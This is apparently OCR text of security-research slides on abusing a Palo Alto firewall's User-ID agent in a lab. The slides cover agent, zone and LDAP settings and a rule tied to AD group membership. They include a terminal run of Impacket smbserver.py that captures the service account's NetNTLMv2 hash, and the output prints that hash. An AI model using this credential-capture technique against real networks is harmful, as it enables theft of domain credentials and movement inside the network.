
	Name	Discovery	Network Address

Exploring $Vendor1




☑ Enable User Identification Timeout

User Identification Timeout (minutes) 45



```
192.168.57.10|domain\administrator|2700|1624652907|2|0|0|Fri Jun 25 13:28:27 2021

192.168.56.1|domain\svc_palo_alto_userid|2700|1624651926|2|0|0|Fri Jun 25 13:12:06 2021

192.168.56.222|domain\svc_palo_alto_userid|2700|1624653308|2|0|0|Fri Jun 25 13:35:08 2021

192.168.56.10|domain\administrator|2700|1624620909|2|0|2|Fri Jun 25 04:35:09 2021
```

Exploring $Vendor1



User-ID Agent

Name: new_w10

Add an Agent Using ○ Serial Number ● Host and Port

Host: 192.168.56.222

Port: 5007

□ Use as LDAP Proxy

□ Use for NTLM Authentication

User-ID Collector Name:


User-ID Collector Pre-Shared Key:

Confirm User-ID Collector Pre-Shared Key:

☑ Enabled

□ HIP Report

Exploring $Vendor1



Zone

Name: VLAN1

Log Setting: None

Type: Layer3

□ Interfaces

□ ethernet1/1

Zone Protection

Zone Protection Profile: None

□ Enable Packet Buffer Protection

User Identification ACL

☑ Enable User Identification

□ Include List

Select an address or address group or type in your own address. Ex: 192.168.1.20 or 192.168.1.0/24


Users from these addresses/subnets will be identified.

□ Exclude List

Select an address or address group or type in your own address. Ex: 192.168.1.20 or 192.168.1.0/24

Users from these addresses/subnets will not be identified.

Exploring $Vendor1



LDAP Server Profile

Profile Name: user-id-1

☐ Administrator Use Only

Server List

Name	LDAP Server	Port
192.168.56.10	192.168.56.10	389

Enter the IP address or FQDN of the LDAP server

Server Settings

Type: active-directory

Base DN: DC=ad,DC=domain,DC=tld

Bind DN: CN=svc_palo_alto_userid,CN=Users,DC=AD,DC=do

Password: ●●●●●●●●

Confirm Password: ●●●●●●●●

Bind Timeout: 30


Search Timeout: 30

Retry Interval: 60

☐ Require SSL/TLS secured connection

☐ Verify Server Certificate for SSL sessions

Exploring $Vendor1



Name: ad.domain.tld

Server Profile: user-id

Update Interval: [60 - 86400]

Domain Setting

User Domain: DOMAIN

Group Objects

Search Filter:

Object Class: group

User Objects


Search Filter:

Object Class: person


☑ Enabled

□ Fetch list of managed devices

Exploring $Vendor1




			Source				Destination	
Name	Tag	Typ	Zone	Address	User	HIP Pro	Zone	Address
VLAN2 to VLAN1	n…	u…	VLAN2	any	any	any	VLAN1	any
VIP Members in VLAN 1 to VIP Beer Fridge in VLAN2	n…	u…	VLAN1	any	domain\vip members	any	VLAN2	VIP_Beer_Fridge_192.168.57.10
DC to VLAN2	n…	u…	VLAN1	DC …	any	any	VLAN2	any



```
@justinp-VirtualBox:/home/justin-p# ping 192.168.57.10
 192.168.57.10 (192.168.57.10) 56(84) bytes of data.

root@justinp-VirtualBox:/home/justin-p# smbserver.py test . -smb2support -debug
Impacket v0.9.22.dev1+20201001.141742.e834325b - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.8/dist-packages/impacket-0.9.22.dev1
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.222,64214)
[*] AUTHENTICATE_MESSAGE (DOMAIN\svc_palo_alto_userid,W10)
[*] User W10\svc_palo_alto_userid authenticated successfully
[*] svc_palo_alto_userid::DOMAIN:aaaaaaaa:fb7ef215c6b677781fb04ffab18a661b:0101000000000000006060d3
4300630002001000620079006e005500420066005000650004001000620079006e00550042006600500065000700080000060
60291f8f2e3c7f949d99bfc1d859d0a00100000000000000000000000000000000000009002600630069006600730002f0031
[*] Connecting Share(1:IPC$)
[-] Unsupported DCERPC opnum 2 called for interface ('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0')
```

Exploring $Vendor1


Client in VLAN1




Firewall

User-ID agent

The VIP Fridge
in VLAN2



Exploring $Vendor1




0. Agent pulls AD logs

AD Logs

0

Cache

Exploring $Vendor1



1. ping vip-fridge.tld
from 192.168.2.149

